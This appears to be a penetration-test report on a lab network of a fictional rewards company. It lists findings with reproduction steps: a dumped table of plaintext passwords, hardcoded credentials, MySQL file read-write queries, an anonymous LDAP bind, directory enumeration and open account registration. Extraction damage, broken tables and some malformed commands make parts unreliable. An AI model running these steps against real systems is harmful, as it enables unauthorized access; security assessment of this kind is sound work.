<b>Steps for Reproduction</b>	<p>Log into MySQL database on 10.0.0.12 and query users.</p> <pre>MariaDB [loyalty]&gt; select username, email, password from users;</pre> <table border="1"><thead><tr><th>username</th><th>email</th><th>password</th></tr></thead><tbody><tr><td>admin</td><td>admin@loyalty.com</td><td>password123</td></tr><tr><td>guest</td><td>guest@loyalty.com</td><td>123456</td></tr><tr><td>Maximillian</td><td>Maximillian@loyalty.com</td><td>max123</td></tr><tr><td>GratiusLoyalty</td><td>GratiusLoyalty@loyalty.com</td><td>gratius123</td></tr><tr><td>Adm_1234</td><td>Felix@loyalty.com</td><td>123456789</td></tr><tr><td>Leticia_Austin</td><td>Adelie_Austin@loyalty.com</td><td>20250404</td></tr><tr><td>Silvia@Loyalty</td><td>Billy@loyalty.com</td><td>123456789</td></tr><tr><td>Bernard@Loyalty</td><td>Mary@loyalty.com</td><td>123456789</td></tr><tr><td>Alannah@Loyalty</td><td>Geoffrey@loyalty.com</td><td>123456789</td></tr><tr><td>Roxanne@Loyalty</td><td>Calvin@loyalty.com</td><td>123456789</td></tr><tr><td>Diana@Loyalty</td><td>Meagan@loyalty.com</td><td>123456789</td></tr><tr><td>Riley@Loyalty</td><td>Wanda@loyalty.com</td><td>123456789</td></tr><tr><td>Hannah@Loyalty</td><td>Elijah@loyalty.com</td><td>123456789</td></tr><tr><td>Dion@Loyalty</td><td>Anita@loyalty.com</td><td>123456789</td></tr><tr><td>Brianna@Loyalty</td><td>Craig@loyalty.com</td><td>123456789</td></tr><tr><td>Dylan@Loyalty</td><td>Audrey@loyalty.com</td><td>123456789</td></tr></tbody></table>			username	email	password	admin	admin@loyalty.com	password123	guest	guest@loyalty.com	123456	Maximillian	Maximillian@loyalty.com	max123	GratiusLoyalty	GratiusLoyalty@loyalty.com	gratius123	Adm_1234	Felix@loyalty.com	123456789	Leticia_Austin	Adelie_Austin@loyalty.com	20250404	Silvia@Loyalty	Billy@loyalty.com	123456789	Bernard@Loyalty	Mary@loyalty.com	123456789	Alannah@Loyalty	Geoffrey@loyalty.com	123456789	Roxanne@Loyalty	Calvin@loyalty.com	123456789	Diana@Loyalty	Meagan@loyalty.com	123456789	Riley@Loyalty	Wanda@loyalty.com	123456789	Hannah@Loyalty	Elijah@loyalty.com	123456789	Dion@Loyalty	Anita@loyalty.com	123456789	Brianna@Loyalty	Craig@loyalty.com	123456789	Dylan@Loyalty	Audrey@loyalty.com	123456789
username	email	password																																																				
admin	admin@loyalty.com	password123																																																				
guest	guest@loyalty.com	123456																																																				
Maximillian	Maximillian@loyalty.com	max123																																																				
GratiusLoyalty	GratiusLoyalty@loyalty.com	gratius123																																																				
Adm_1234	Felix@loyalty.com	123456789																																																				
Leticia_Austin	Adelie_Austin@loyalty.com	20250404																																																				
Silvia@Loyalty	Billy@loyalty.com	123456789																																																				
Bernard@Loyalty	Mary@loyalty.com	123456789																																																				
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## Moderate Risk Findings

XXX-201	<b>Certificate Issued with Unreasonable Expiration Date</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Moderate	<b>CVSS Score</b>	7.2
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/CR:X/IR:X/AR:X/MAV:A/M AC:L/MPR:X/MUI:X/MS:U/MC:H/MI:H/MA:H		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.5 (DC01)		
<b>Description</b>	A certificate with an unreasonable expiration date means that the certificate has a very long expiration date, typically longer than the lifetime of the underlying cryptographic keys, which makes the certificate vulnerable to compromise. Attackers could potentially use the long-lived certificate to launch man-in-the-middle attacks, impersonate the affected systems, or intercept secure communications.		
<b>Business Impact</b>	<p>An unreasonable expiration date for a certificate can impact XXX in the following ways:</p> <ol style="list-style-type: none"><li>1. It increases the risk of a successful man-in-the-middle attack, which can lead to data loss, unauthorized access, and financial loss.</li><li>2. It can also increase the risk of impersonation attacks, which can lead to data loss, unauthorized access and financial loss.</li><li>3. It can also increase the risk of intercepting secure communications, which can lead to data loss, unauthorized access and financial loss.</li></ol> <p>The certificate issued to and by the user, "a.booth" is intended for file recovery. The compromise of this certificate would lead to impersonation and the interception of file recovery capabilities.</p>		



Potential Compliance Violations	N/A										
Mitigations	A possible solution would be to revoke the current certificate and issue a new one with a more reasonable expiration date. Typically, a certificate should be valid for at least one year, and no more than three years.										
Steps for Reproduction	To verify the expiration date of issued certificate, follow these steps: <ol style="list-style-type: none"><li>1. Open Group Policy Management (gpmc.msc)</li><li>2. View the resultant set of policies on the first page</li></ol>  <p>Public Key Policies/Encrypting File System</p> <table border="1"><thead><tr><th>Certificate</th><th>Issued To</th><th>Issued By</th><th>Expiration Date</th><th>Intended Purposes</th></tr></thead><tbody><tr><td></td><td>abooth</td><td>abooth</td><td>12/21/2022 9:29:40 AM</td><td>File Recovery</td></tr></tbody></table> <p>For additional information about individual settings, launch the Local Group Policy Object Editor.</p>	Certificate	Issued To	Issued By	Expiration Date	Intended Purposes		abooth	abooth	12/21/2022 9:29:40 AM	File Recovery
Certificate	Issued To	Issued By	Expiration Date	Intended Purposes							
	abooth	abooth	12/21/2022 9:29:40 AM	File Recovery							

XXX-202	Account Registration Enabled		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	MODERATE	CVSS Score	6.5
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:L		
Technical Details			
Affected System	10.0.0.11		
Description	Wordpress has sending email disabled while allowing anyone to create an account. This means attackers can create users that can fill the database of the Website that cannot be enabled. The creation of these accounts despite not giving access still can disrupt the environment making it harder to configure the site, fill the database, and potentially deny access to the site if a DOS or DDOS attack is attempted		



<b>Business Impact</b>	<p>The slowing or stopping of a website, as well as increased difficulty in administering the website, can have a significant business impact. Some of the potential impacts include:</p> <ol style="list-style-type: none"><li>1.) Loss of revenue: When a website is down or slow, it can lead to a loss of revenue from e-commerce sales, advertising, or other monetization methods.</li><li>2.) Loss of customers: When a website is down or slow, it can lead to a loss of customers as they may become frustrated and go to a competitor's website.</li><li>3.) Damage to brand reputation: When a website is down or slow, it can damage the brand reputation, as customers may perceive the company as unreliable or untrustworthy.</li><li>4.) Increased costs: When a website is down or slow, it can lead to increased costs for the business as they may need to pay for additional resources or services to get the website back up and running.</li><li>5.) Difficulty in administering the website: When a website is difficult to administer, it can lead to increased workload and cost for the business as they may need to hire additional staff or resources to maintain the website.</li></ol>
<b>Potential Compliance Violations</b>	N/A
<b>Mitigations</b>	<p>Edit the functions.php file: You can also disable registration by adding a piece of code to your theme's functions.php file. This code will remove the registration link from the login form:</p> <pre>add_action( 'login_form_register', 'disable_registration' ); function disable_registration() {     wp_redirect( home_url() );     exit(); }</pre>
<b>Steps for Reproduction</b>	Visit <a href="http://10.0.0.11/wp-login.php?action=register">http://10.0.0.11/wp-login.php?action=register</a> and enter account information, an account will then be created in the backend. That easy process can later be automated to create the attack.

XXX-203	<b>Hardcoded Password in Local Files</b>
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>	



<b>Severity</b>	Moderate	<b>CVSS Score</b>	6.2
<b>Attack Vector</b>	AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.12, 10.0.200.101-104		
<b>Description</b>	Passwords for accounts are left in an easily readable files: <a href="http://10.0.0.12/query">http://10.0.0.12/query</a> , <a href="http://10.0.0.12/query.log">http://10.0.0.12/query.log</a> , AdministratorPassword.exe, secure_settings.ini		
<b>Business Impact</b>	Loss of confidentiality in user and administrator accounts.		
<b>Potential Compliance Violations</b>	NRS 603A.210		
<b>Mitigations</b>	Hash and encrypt passwords into locked files, or use an external server to authenticate passwords with.		
<b>Steps for Reproduction</b>	<p>Disassembling <b>AdministratorPassword.exe</b> and,</p> <pre>SAPINI.Write("backendURL", "http://localhost:9981"); SAPINI.Write("relockTime", "120", null); SAPINI.Write("securePassword", "C0[REDACTED]", null); SAPINI.Write("secureUser", "Ad[REDACTED]", null);</pre> <p>Browsing to <a href="http://10.0.0.12/query">http://10.0.0.12/query</a></p> <pre>def initDB():     db.create_all(bind=engine)     admin = User(username='admin', password='a[REDACTED]', email='admin@[REDACTED]')     guest = User(username='guest', email='guest@[REDACTED]')</pre> <p>Browsing to <a href="http://10.0.0.12/query.log">http://10.0.0.12/query.log</a></p>  <p>Viewing file "secure_settings.ini" on kiosk computers:</p>		



```
(root@... ~) [~/tcc]
# cat secure settings.ini
[SecureAdministrationPassword]
backendURL=http://127.0.0.1:8080
relockTime=314
securePassword=C0
secureUser=Administrator
pullOnlinePassword=0
updateURLPrimary=0
version=2.0.5
```

XXX-204	<b>No Verification on QR Codes for Rewards</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Moderate	<b>CVSS Score</b>	6.1
<b>Attack Vector</b>	AV:N/AC:H/PR:N/UI:R/S:C/C:N/I:H/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	XXX Points Redemption		
<b>Description</b>	Any user can generate a QR Code with arbitrary username and password without any verification or authorization		
<b>Business Impact</b>	Users can give themselves free and unlimited amounts of points to be redeemed.		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	Use QR Codes as identification instead of storing the amount of points, or add expiration dates to generated QR Codes, and include verification/signature of the XXX system.		
<b>Steps for Reproduction</b>	View code at <a href="http://10.0.0.12/assets/qrcode.js">http://10.0.0.12/assets/qrcode.js</a> . Create QRCode object to generate QR Code to be redeemed.		



	<pre>new QRCode(qrcode, {     text: `\${userValue}+\${userPoints}`,     width: 256,     height: 256,     colorDark : "#000000",     colorLight : "#ffffff",     correctLevel : QRCode.CorrectLevel.H });</pre>
--	--

XXX-205	<b>Password in Description of AD User Accounts</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Medium	<b>CVSS Score</b>	6.0
<b>Attack Vector</b>	AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:N/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.5		
<b>Description</b>	Active Directory user accounts have their passwords stored in plaintext within the description field.		
<b>Business Impact</b>	If a malicious actor gains access to XXX's Active Directory Domain, they would then have access to valid credentials of multiple users, including a domain administrator account, which could potentially lead to further lateral movement and the full compromise of the Domain.		
<b>Potential Compliance Violations</b>	NRS 603A.210		
<b>Mitigations</b>	To prevent the compromise of these accounts, any and all users with passwords in their description fields must be modified so that sensitive information such as passwords are removed from their descriptions.		
<b>Steps for Reproduction</b>	The command shown below lists all users with description fields that are not empty, displaying multiple AD user accounts with plaintext credentials for their description.		



```
PS C:\Windows\TEMP> Get-WmiUser | Where-Object {$__.Description -ne $null} | select name, description  
Get-WmiUser | Where-Object {$__.Description -ne $null} | select name, description  
  
name          description  
-----          -----  
Administrator  Built-in account for administering the computer/domain  
Guest          Built-in account for guest access to the computer/domain  
DefaultAccount A user account managed by the system.  
krbtgt        Key Distribution Center Service Account  
Alice        Built-in account  
Bob          Built-in account  
Cindy        Built-in account  
Dana          Built-in account  
Eve          Built-in account  
Frank        Built-in account  
Gina        Built-in account  
Hank        Built-in account  
Irene        Built-in account  
Jesse        Built-in account  
Kathy        Built-in account  
Linda        Built-in account  
Marty        Built-in account  
Natalie      Built-in account  
Oscar        Built-in account  
Pam          Built-in account  
Quinton      Built-in account
```


XXX-206	FILE Permission Enabled on MySQL Servers		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Moderate	<b>CVSS Score</b>	5.7
<b>Attack Vector</b>	AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.12, 10.0.0.11		
<b>Description</b>	Users on MySQL Servers had FILE permissions allowing them to read and write files located on the system.		
<b>Business Impact</b>	Users can leak information pertaining to the system and enable further exploitation.		
<b>Potential Compliance Violations</b>	NRS 603A.210		
<b>Mitigations</b>	<p>The following is the basic syntax for revoking a user's permissions.</p> <pre>REVOKE FILE ON database.table FROM 'user'@'localhost';</pre>		




<b>Steps for Reproduction</b>	<pre>MariaDB [(none)]&gt; select "test" INTO OUTFILE '/tmp/test.txt'; Query OK, 1 row affected (0.006 sec) Write to file /tmp/test.txt  MariaDB [(none)]&gt; select LOAD_FILE('/tmp/test.txt') -&gt; ; +-----+   LOAD_FILE('/tmp/test.txt')   +-----+   test   +-----+ 1 row in set (0.004 sec)</pre>
-------------------------------	---

XXX-207	<b>User Account Exposure Through Login Error Discrepancy</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Medium	<b>CVSS Score</b>	5.3
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.12		
<b>Description</b>	The discrepancy in login error responses depending on whether or not a username is valid allows an attacker to potentially enumerate existing users.		
<b>Business Impact</b>	Upon entering incorrect credentials into the Rewards login page, the application responds in different manners depending on whether or not the username exists, allowing an unauthorized actor to potentially gain knowledge of valid usernames and further aid in a brute-force attack against these users.		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	Ensure that the error responses and HTML contents are identical for both invalid and valid username attempts. This will prevent an unauthenticated actor from gaining knowledge of valid users.		



	<p>On the MyRewards login page, entering an invalid username will result in the following response:</p>  <p><b>My Rewards</b></p> <p><b>User Login</b></p> <p>Login Error: invalid password</p> <p>Username: admin</p> <p>Password: *****</p> <p>Login</p>																				
	<table border="1" data-bbox="235 1262 1393 1780"><tr><td data-bbox="235 1262 572 1379">XXX-208</td><td colspan="3" data-bbox="572 1262 1393 1379">Unauthenticated Access to Swagger API</td></tr><tr><td colspan="4" data-bbox="235 1379 1393 1474">Common Vulnerability Scoring System (CVSS) v3.1</td></tr><tr><td data-bbox="235 1474 572 1569">Severity</td><td data-bbox="572 1474 829 1569">Medium</td><td data-bbox="829 1474 1101 1569">CVSS Score</td><td data-bbox="1101 1474 1393 1569">5.3</td></tr><tr><td data-bbox="235 1569 572 1685">Attack Vector</td><td colspan="3" data-bbox="572 1569 1393 1685">AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N</td></tr><tr><td colspan="4" data-bbox="235 1685 1393 1780">Technical Details</td></tr></table>	XXX-208	Unauthenticated Access to Swagger API			Common Vulnerability Scoring System (CVSS) v3.1				Severity	Medium	CVSS Score	5.3	Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N			Technical Details			
XXX-208	Unauthenticated Access to Swagger API																				
Common Vulnerability Scoring System (CVSS) v3.1																					
Severity	Medium	CVSS Score	5.3																		
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N																				
Technical Details																					



<b>Affected System</b>	10.0.0.200
<b>Description</b>	Any user can access the Swagger API without any authentication
<b>Business Impact</b>	Unauthenticated access to an API can have a significant impact on the business. Without access control measures in place, it may be possible for attackers to gain access to sensitive data or even modify or delete data. This could lead to data breaches and loss of customer trust, as well as financial losses due to the need to repair systems and replace compromised data.
<b>Potential Compliance Violations</b>	N/A
<b>Mitigations</b>	Implement Authentication. Setup access control mechanisms to limit who can access the API and what they can do.
<b>Steps for Reproduction</b>	 <pre>[root@kali ~]# python3 scanner.py https://10.0.0.200:8000 -w /user/share/wordlist/directory/directory-list-2.3-small.txt -v [+] Scanning: https://10.0.0.200:8000 [+] Method: GET [+] Threads: 10 [+] Wordlist: /user/share/wordlist/directory/directory-list-2.3-small.txt [+] Negative Status codes: 404 [+] User Agent: scanner/0.4 [+] Timeout: 10s  2023-03-14 08:48:24 Starting scanner in directory enumeration mode [+]: [Status: 404] [Slice: 179] [+]: [Status: 200] [Slice: 1144] [+]: [Status: 200] [Slice: 2] [+]: [Status: 200] [Slice: 296] [+]: [Status: 404] [Slice: 179] [+]: [Status: 404] [Slice: 179]  2023-03-14 08:49:38 Finished</pre>



```
    },
    path: "/admin/rooms",
    component: et,
    name: "Admin - Get All Room Details from HMS"
],
},
{
  basePath: "/api",
  definitions: {
    > Invoice: { ... },
    > Payments: { ... }
  },
  host: "payment",
  info: { ... },
  paths: {
    > /invoice/{id}: { ... },
    > /payment/: { ... },
    > /payment/statuses: { ... },
    > /payment/{id}: { ... },
    > /payment_method: { ... },
    > /payment_method/{customer_id}: { ... }
  },
  schemes: [
    "http",
    "https"
  ],
  swagger: "2.0"
}
```





```
[ -kali05] -[ ~]
[+] # dirb https://10.0.0.200/
[+]

DIRB v2.22
By The Dark Raver
[+]

START_TIME: Fri Jan 13 11:19:49 2023
URL_BASE: https://10.0.0.200/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
[+]

[+]

GENERATED WORDS: 4612
[+]

---- Scanning URL: https://10.0.0.200/ ----
==> DIRECTORY: https://10.0.0.200/api/
==> DIRECTORY: https://10.0.0.200/css/
+ https://10.0.0.200/favicon.ico (CODE:200|SIZE:26009)
==> DIRECTORY: https://10.0.0.200/fonts/
==> DIRECTORY: https://10.0.0.200/img/
==> DIRECTORY: https://10.0.0.200/ja/
[+]

---- Entering directory: https://10.0.0.200/api/ ----
+ https://10.0.0.200/api/doc (CODE:200|SIZE:1146)
+ https://10.0.0.200/api/login (CODE:405|SIZE:178)
+ https://10.0.0.200/api/logout (CODE:500|SIZE:290)
+ https://10.0.0.200/api/payment (CODE:405|SIZE:178)
+ https://10.0.0.200/api/status (CODE:200|SIZE:2)
[+]

---- Entering directory: https://10.0.0.200/css/ ----
[+]

---- Entering directory: https://10.0.0.200/fonts/ ----
[+]

---- Entering directory: https://10.0.0.200/img/ ----
[+]

---- Entering directory: https://10.0.0.200/ja/ ----
[+]

[+]


END_TIME: Fri Jan 13 11:20:09 2023
DOWNLOADED: 27672 - FOUND: 6
```




XXX-209	Information Disclosure upon Multiple Requests		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	CVSS Score	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
Affected System	10.0.0.20		
Description	Multiple Requests to the web server reveals version number.		
Business Impact	The business impact of multiple requests to the web server revealing its version can lead to a security vulnerability, as attackers can use this information to exploit known weaknesses in the server software.		
Potential Compliance Violations	N/A		
Mitigations	Implement Rate Limiting and use a Web Application Firewall		
Steps for Reproduction	<p>Send multiple requests to the web server</p> <p style="text-align: center;"><b>504 Gateway Time-out</b></p> <hr/> <p style="text-align: center;"><a href="#">nginx/1.18.0</a> (<a href="#">Ubuntu</a>)</p>		

XXX-210	Information Disclosure on Forbidden Pages
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Common Vulnerability Scoring System (CVSS) v3.1			
<b>Severity</b>	Medium	<b>CVSS Score</b>	5.3
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
<b>Affected System</b>	10.0.0.11, 10.0.0.102, 10.0.0.200		
<b>Description</b>	Forbidden pages on multiple web servers reveal important information like version numbers.		
<b>Business Impact</b>	Information disclosure on forbidden pages can have a variety of negative impacts on businesses. First, it can lead to a decrease in customer trust, as customers may perceive the business as untrustworthy in its handling of sensitive information. Second, it can lead to decreased revenue, as customers may choose to do business with competitors instead. Finally, it can lead to legal action against the business, as the disclosure of confidential information may be a violation of privacy laws.		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	Remove sensitive information from error pages on all web servers		
<b>Steps for Reproduction</b>			




XXX-211	<b>Lack of Security Headers in Web-Applications</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Medium	<b>CVSS Score</b>	5.3
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.11, 10.0.0.12, 10.0.0.102, 10.0.0.200		
<b>Description</b>	<p>Four web-servers hosted within the corporate network lack the following security headers:</p> <ul style="list-style-type: none"><li>- X-Frame-Options header</li><li>- X-XSS-Protection header</li><li>- X-Content-Type-Options header</li></ul> <p>The web-applications hosted on 10.0.0.11, 10.0.0.102, and 10.0.0.200 were missing all three security headers, and the 'MyRewards' web-application on 10.0.0.12 was missing only the</p>		




	X-XSS-Protection and X-Content-Type-Options headers.
<b>Business Impact</b>	The lack of security headers leaves the affected web-applications in a more vulnerable state to potential attacks that could steal sensitive information, such as cookies or credentials, through the injection of malicious code on these websites. This could jeopardize the safety of both sensitive business and customer information depending on the type of attack, such as cross-site-scripting (XSS).
<b>Potential Compliance Violations</b>	N/A
<b>Mitigations</b>	<p>For the web-servers running on Apache, the .htaccess file needs to be modified accordingly to apply the appropriate security headers for all requested pages:</p> <div style="border: 1px solid black; padding: 5px;"><pre>Header always set X-Frame- Options "SAMEORIGIN" Header set X- XSS-Protection "1; mode=block" Header set X- Content-Type- Options "nosniff"</pre></div> <p>For nginx web-servers, the nginx.conf needs the following additions to apply the same security headers to all pages:</p> <div style="border: 1px solid black; padding: 5px;"><pre>add_header X- Frame-Options "SAMEORIGIN" ; add_header X- XSS-Protection "1; mode=block"; add_header X- Content-Type- Options "nosniff";</pre></div>
<b>Steps for Reproduction</b>	Running a 'nikto' scan on 10.0.0.11, 10.0.0.102, and 10.0.0.200 show that they are missing the three important security headers previously mentioned.



	
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XXX-212	<b>Malformed Bind Request (LDAP)</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Medium	<b>CVSS Score</b>	5.3
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.100		
<b>Description</b>	The OpenLDAP server is configured to allow for malformed bind requests, which are LDAP requests that can be executed anonymously without the need for valid credentials.		
<b>Business Impact</b>	Anonymous LDAP bind requests allow any user to connect to the server without providing credentials, potentially giving unauthorized individuals access to sensitive information stored in the directory. This could lead to data breaches, loss of confidential information, and damage to the organization's reputation. Additionally, an attacker could use the anonymous bind feature to		



	launch further attacks on the organization's network, such as denial of service or remote-code-execution through carefully-crafted LDAP queries.
Potential Compliance Violations	N/A
Mitigations	Disabling anonymous bind requests can be done by modifying the LDAP server's configuration settings to only allow authenticated connections to extract directory information. Access controls can also be set up to restrict who can access the LDAP server and what information they can access, such as setting up the appropriate.
Steps for Reproduction	<p>Some information is leaked from the LDAP server through specific anonymous bind requests, such as the command below:</p> <pre># ldapsearch -x -H ldap://10.0.0.10 0 -s base -D "" w "-b" "(objectClass=*)" *** +</pre> 

XXX-213

Unauthenticated API Request to /admin/rooms




Common Vulnerability Scoring System (CVSS) v3.1			
<b>Severity</b>	Moderate	<b>CVSS Score</b>	5.3
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
<b>Affected System</b>	10.0.0.200		
<b>Description</b>	Any user can send an API request to <a href="https://10.0.0.200/api/">https://10.0.0.200/api/</a>		
<b>Business Impact</b>	Luckily, the 10.0.0.200 cannot communicate with "hms.corp.cc.local" but every request could view any and all room information on XXX's network.		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	Add authorization required parameter to /admin/rooms request to check that the user has permission to make the request.		
